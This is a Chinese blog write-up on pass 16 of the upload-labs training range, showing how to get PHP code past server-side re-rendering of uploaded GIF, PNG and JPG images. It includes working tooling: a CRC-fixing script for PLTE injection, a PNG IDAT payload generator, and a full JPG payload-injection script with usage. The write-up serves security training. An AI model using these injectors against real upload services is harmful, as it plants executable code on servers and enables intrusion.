upload-labs之pass 16详细分析

Yang / 2018-08-29 08:27:15 / 浏览数 6715 技术文章 技术文章 顶(4) 踩(0)

## 前记

upload-labs,是一个关于文件上传的靶场.具体的write-up社区里也都有文章.
不过我在看了pass-16的源码后,发现了一些有意思的东西.

## 分析问题

关于检测gif的代码


第71行检测`$fileext`和`$filetype`是否为gif格式.

然后73行使用`move_uploaded_file`函数来做判断条件,如果成功将文件移动到`$target_path`,就会进入二次渲染的代码,反之上传失败.


在这里有一个问题,如果作者是想考察绕过二次渲染的话,在`move_uploaded_file($tmpname,$target_path)`返回true的时候,就已经成功将图片马上传到服务器了,所以

由于在二次渲染时重新生成了文件名,所以可以根据上传后的文件名,来判断上传的图片是二次渲染后生成的图片还是直接由`move_uploaded_file`函数移动的图片.


我看过的writeup都是直接由`move_uploaded_file`函数上传的图片马.今天我们把`move_uploaded_file`这个判断条件去除,然后尝试上传图片马.

## 上传gif


将`<?php phpinfo(); ?>`添加到111.gif的尾部.




成功上传含有一句话的111.gif,但是这并没有成功.我们将上传的图片下载到本地.





可以看到下载下来的文件名已经变化,所以这是经过二次渲染的图片.我们使用16进制编辑器将其打开.





可以发现,我们在gif末端添加的php代码已经被去除.

关于绕过gif的二次渲染,我们只需要找到渲染前后没有变化的位置,然后将php代码写进去,就可以成功上传带有php代码的图片了.


经过对比,蓝色部分是没有发生变化的,




我们将代码写到该位置.



上传后在下载到本地使用16进制编辑器打开




可以看到php代码没有被去除.成功上传图片马

## 上传png

png的二次渲染的绕过并不能像gif那样简单.

### png文件组成

png图片由3个以上的数据块组成.

PNG定义了两种类型的数据块，一种是称为关键数据块(critical chunk)，这是标准的数据块，另一种叫做辅助数据块(ancillary chunks)，这是可选的数据块。关键数据块定义了3个标准数据块(IHDR,IDAT, IEND)，每个PNG文件都必须包含它们.

数据块结构

| 名称 | 字节数 | 说明 |
| --- | --- | --- |
| Length (长度) | 4字节 | 指定数据块中数据域的长度，其长度不超过($2^{31}-1$)字节 |
| Chunk Type Code (数据块类型码) | 4字节 | 数据块类型码由ASCII字母(A-Z和a-z)组成 |
| Chunk Data (数据块数据) | 可变长度 | 存储按照Chunk Type Code指定的数据 |
| CRC (循环冗余检测) | 4字节 | 存储用来检测是否有错误的循环冗余码 |

CRC(cyclic redundancy check)域中的值是对Chunk Type Code域和Chunk Data域中的数据进行计算得到的。CRC具体算法定义在ISO 3309和ITU-T V.42中，其值按下面的CRC码生成多项式进行计算：

x32+x26+x23+x22+x16+x12+x11+x10+x8+x7+x5+x4+x2+x+1

分析数据块

IHDR

数据块IHDR(header
chunk)：它包含有PNG文件中存储的图像数据的基本信息，并要作为第一个数据块出现在PNG数据流中，而且一个PNG数据流中只能有一个文件头数据块。

文件头数据块由13字节组成，它的格式如下图所示。

| 域的名称 | 字节数 | 说明 |
| --- | --- | --- |
| Width | 4 bytes | 图像宽度，以像素为单位 |
| Height | 4 bytes | 图像高度，以像素为单位 |
| Bit depth | 1 byte | 图像深度：<br>索引彩色图像：1，2，4或8<br>灰度图像：1，2，4，8或16<br>真彩色图像：8或16 |
| ColorType | 1 byte | 颜色类型：<br>0：灰度图像，1，2，4，8或16<br>2：真彩色图像，8或16<br>3：索引彩色图像，1，2，4或8<br>4：带α通道数据的灰度图像，8或16<br>6：带α通道数据的真彩色图像，8或16 |
| Compression method | 1 byte | 压缩方法(LZ77派生算法) |
| Filter method | 1 byte | 滤波器方法 |
| Interlace method | 1 byte | 隔行扫描方法：<br>0：非隔行扫描<br>1： Adam7(由Adam M. Costello开发的7遍隔行扫描方法) |

PLTE

调色板PLTE数据块是辅助数据块,对于索引图像，调色板信息是必须的，调色板的颜色索引从0开始编号，然后是1、2……，调色板的颜色数不能超过色深中规定的颜色数（如

IDAT

图像数据块IDAT(image data chunk)：它存储实际的数据，在数据流中可包含多个连续顺序的图像数据块。

IDAT存放着图像真正的数据信息，因此，如果能够了解IDAT的结构，我们就可以很方便的生成PNG图像

IEND

图像结束数据IEND(image trailer chunk)：它用来标记PNG文件或者数据流已经结束，并且必须要放在文件的尾部。

如果我们仔细观察PNG文件，我们会发现，文件的结尾12个字符看起来总应该是这样的：

00 00 00 00 49 45 4E 44 AE 42 60 82

## 写入php代码


在网上找到了两种方式来制作绕过二次渲染的png木马.

写入PLTE数据块

php底层在对PLTE数据块验证的时候,主要进行了CRC校验.所以可以再chunk data域插入php代码,然后重新计算相应的crc值并修改即可.

这种方式只针对索引彩色图像的png图片才有效,在选取png图片时可根据IHDR数据块的color type辨别.03为索引彩色图像.

在PLTE数据块写入php代码.





计算PLTE数据块的CRC
CRC脚本

```
import binascii
import re

png = open(r'2.png','rb')
a = png.read()
png.close()
hexstr = binascii.b2a_hex(a)

''' PLTE crc '''
data =  '504c5445'+ re.findall('504c5445(.*?)49444154',hexstr)[0]
crc = binascii.crc32(data[:-16].decode('hex')) & 0xffffffff
print hex(crc)
```


运行结果

```
526579b0
```

3.修改CRC值




4.验证
将修改后的png图片上传后,下载到本地打开





写入IDAT数据块

这里有国外大牛写的脚本,直接拿来运行即可.

```
<?php
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
           0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
           0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
           0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
           0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
           0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
           0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
           0x66, 0x44, 0x50, 0x33);



$img = imagecreatetruecolor(32, 32);

for ($y = 0; $y < sizeof($p); $y += 3) {
  $r = $p[$y];
  $g = $p[$y+1];
  $b = $p[$y+2];
  $color = imagecolorallocate($img, $r, $g, $b);
  imagesetpixel($img, round($y / 3), 0, $color);
}

imagepng($img,'./1.png');
?>
```

运行后得到1.png.上传后下载到本地打开如下图




## 上传jpg

这里也采用国外大牛编写的脚本jpg_payload.php.

```
<?php
   /*

   The algorithm of injecting the payload into the JPG image, which will keep unchanged after transformations caused by PHP fu
   It is necessary that the size and quality of the initial image are the same as those of the processed image.

   1) Upload an arbitrary image via secured files upload script
   2) Save the processed image and launch:
   jpg_payload.php <jpg_name.jpg>

   In case of successful injection you will get a specially crafted image, which should be uploaded again.

   Since the most straightforward injection method is used, the following problems can occur:
   1) After the second processing the injected data may become partially corrupted.
   2) The jpg_payload.php script outputs "Something's wrong".
   If this happens, try to change the payload (e.g. add some symbols at the beginning) or try another initial image.

   Sergey Bobrov @Black2Fan.

   See also:
   https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/

   */

   $miniPayload = "<?=phpinfo();?>";


   if(!extension_loaded('gd') || !function_exists('imagecreatefromjpeg')) {
       die('php-gd is not installed');
   }

   if(!isset($argv[1])) {
       die('php jpg_payload.php <jpg_name.jpg>');
   }

   set_error_handler("custom_error_handler");

   for($pad = 0; $pad < 1024; $pad++) {
       $nullbytePayloadSize = $pad;
       $dis = new DataInputStream($argv[1]);
       $outStream = file_get_contents($argv[1]);
       $extraBytes = 0;
       $correctImage = TRUE;

       if($dis->readShort() != 0xFFD8) {
           die('Incorrect SOI marker');
```

```
    }

    while((!$dis->eof()) && ($dis->readByte() == 0xFF)) {
        $marker = $dis->readByte();
        $size = $dis->readShort() - 2;
        $dis->skip($size);
        if($marker === 0xDA) {
            $startPos = $dis->seek();
            $outStreamTmp =
                substr($outStream, 0, $startPos) .
                $miniPayload .
                str_repeat("\0",$nullbytePayloadSize) .
                substr($outStream, $startPos);
            checkImage('_'.$argv[1], $outStreamTmp, TRUE);
            if($extraBytes !== 0) {
                while((!$dis->eof())) {
                    if($dis->readByte() === 0xFF) {
                        if($dis->readByte !== 0x00) {
                            break;
                        }
                    }
                }
                $stopPos = $dis->seek() - 2;
                $imageStreamSize = $stopPos - $startPos;
                $outStream =
                    substr($outStream, 0, $startPos) .
                    $miniPayload .
                    substr(
                        str_repeat("\0",$nullbytePayloadSize).
                            substr($outStream, $startPos, $imageStreamSize),
                        0,
                        $nullbytePayloadSize+$imageStreamSize-$extraBytes) .
                            substr($outStream, $stopPos);
            } elseif($correctImage) {
                $outStream = $outStreamTmp;
            } else {
                break;
            }
            if(checkImage('payload_'.$argv[1], $outStream)) {
                die('Success!');
            } else {
                break;
            }
        }
    }
}
unlink('payload_'.$argv[1]);
die('Something\'s wrong');

function checkImage($filename, $data, $unlink = FALSE) {
    global $correctImage;
    file_put_contents($filename, $data);
    $correctImage = TRUE;
    imagecreatefromjpeg($filename);
    if($unlink)
        unlink($filename);
    return $correctImage;
}

function custom_error_handler($errno, $errstr, $errfile, $errline) {
    global $extraBytes, $correctImage;
    $correctImage = FALSE;
    if(preg_match('/(\d+) extraneous bytes before marker/', $errstr, $m)) {
        if(isset($m[1])) {
            $extraBytes = (int)$m[1];
        }
    }
}
```

```
   class DataInputStream {
       private $binData;
       private $order;
       private $size;

       public function __construct($filename, $order = false, $fromString = false) {
           $this->binData = '';
           $this->order = $order;
           if(!$fromString) {
               if(!file_exists($filename) || !is_file($filename))
                   die('File not exists ['.$filename.']');
               $this->binData = file_get_contents($filename);
           } else {
               $this->binData = $filename;
           }
           $this->size = strlen($this->binData);
       }

       public function seek() {
           return ($this->size - strlen($this->binData));
       }

       public function skip($skip) {
           $this->binData = substr($this->binData, $skip);
       }

       public function readByte() {
           if($this->eof()) {
               die('End Of File');
           }
           $byte = substr($this->binData, 0, 1);
           $this->binData = substr($this->binData, 1);
           return ord($byte);
       }

       public function readShort() {
           if(strlen($this->binData) < 2) {
               die('End Of File');
           }
           $short = substr($this->binData, 0, 2);
           $this->binData = substr($this->binData, 2);
           if($this->order) {
               $short = (ord($short[1]) << 8) + ord($short[0]);
           } else {
               $short = (ord($short[0]) << 8) + ord($short[1]);
           }
           return $short;
       }

       public function eof() {
           return !$this->binData||(strlen($this->binData) === 0);
       }
   }
?>
```

使用方法

准备


随便找一个jpg图片,先上传至服务器然后再下载到本地保存为`1.jpg`.

插入php代码

使用脚本处理1.jpg,命令php jpg_payload.php 1.jpg

```
➜  jpg php jpg_payload.php 1.jpg
Success!%
